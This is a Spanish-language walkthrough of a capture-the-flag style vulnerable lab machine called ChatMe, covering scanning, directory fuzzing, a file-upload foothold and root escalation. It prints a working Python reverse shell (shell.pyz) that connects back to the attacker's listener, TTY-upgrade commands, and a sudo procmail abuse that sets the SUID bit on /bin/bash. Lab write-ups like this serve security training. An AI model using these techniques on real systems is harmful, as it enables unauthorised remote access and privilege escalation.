CHATME

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip chatme.zip

  Archive:  chatme.zip
  inflating: auto_deploy.sh
  inflating: chatme.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh chatme.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.184 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.184/0.184/0.184/0.000 ms
```

ESCANEO DE PUERTOS


nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 05:51 EST
Nmap scan report for 172.17.0.2
Host is up (0.000048s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: ChatMe - The Best Online Chat Solution
|_http-server-header: nginx/1.24.0 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 80

Tenemos un chat.chatme.dl (código fuente) que añadimos al /etc/hosts

Nos vamos al navegador y tenemos un panel de login



ENUMERACIÓN

Introducimos un nombre y comprobamos que es una aplicación de chat.

Con whatweb investigamos tecnologías específicas en el servidor

whatweb chat.chatme.dl

```
└─# whatweb chat.chatme.dl
http://chat.chatme.dl [302 Found] Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.24.0 (Ubuntu)], IP[172.17.0.2], RedirectLocation[login.p
hp], nginx[1.24.0]
http://chat.chatme.dl/login.php [200 OK] Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.24.0 (Ubuntu)], IP[172.17.0.2], Title[Logi
n], nginx[1.24.0]
```

Fuzeaamos con dirb y descubrimos un /uploads

dirb http://chat.chatme.dl

```
└─# dirb http://chat.chatme.dl

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Nov 10 06:02:25 2024
URL_BASE: http://chat.chatme.dl/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://chat.chatme.dl/ ----
==> DIRECTORY: http://chat.chatme.dl/css/
==> DIRECTORY: http://chat.chatme.dl/js/
+ http://chat.chatme.dl/LICENSE (CODE:200|SIZE:35147)
==> DIRECTORY: http://chat.chatme.dl/uploads/

---- Entering directory: http://chat.chatme.dl/css/ ----

---- Entering directory: http://chat.chatme.dl/js/ ----

---- Entering directory: http://chat.chatme.dl/uploads/ ----
```

EXPLOTACIÓN

Vemos que podemos subir archivos. Probamos con php y no conseguimos nada.

Buscando en internet encontramos este recurso

https://github.com/r000t1ng/Reverse-Shell-Whatsapp

Esta vulnerabilidad crítica en WhatsApp permite la ejecución automática de archivos maliciosos con la extensión .pyz (Python). Un atacante puede enviar un archivo .pyz malicioso a través de WhatsApp, y cuando la víctima hace clic para abrirlo, el archivo se ejecuta sin ninguna notificación o confirmación.

Creamos el shell.pyz, nos vamos al uploads y lo subimos.

Esperamos 1 minuto más o menos y tenemos una shell

```
import socket, subprocess, os
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.49", 443))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p = subprocess.call(["/bin/sh", "-i"])
```

```
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.0.49] from (UNKNOWN) [172.17.0.2] 58366
/bin/sh: 0: can't access tty; job control turned off
$
```

Tratamos la TTY

script /dev/null -c bash
ctrl+Z
stty raw -echo; fg
reset xterm
stty rows 38 columns 168
export TERM=xterm
export SHELL=bash

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

system@5c5531edf49f:sudo -l
Matching Defaults entries for system on 5c5531edf49f:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User system may run the following commands on 5c5531edf49f:
(ALL : ALL) NOPASSWD: /usr/bin/procmail

El archivo .procmailrc es un archivo de configuración para el

programa procmail, que se utiliza como un filtro de correo en

sistemas Unix. La línea que aparece en el archivo .procmailrc

(especificada por touch $TMPFILE;chmod u+s /bin/bash) ejecuta dos comandos:


touch $TMPFILE: Crea un archivo temporal en /tmp/prueba.txt.

chmod u+s /bin/bash: Establece el bit SUID en /bin/bash, lo que da

a cualquier usuario que ejecute /bin/bash los privilegios de root.

-m le dice a procmail que debe seguir las reglas especificadas

en el archivo .procmailrc.



Buen día 🖐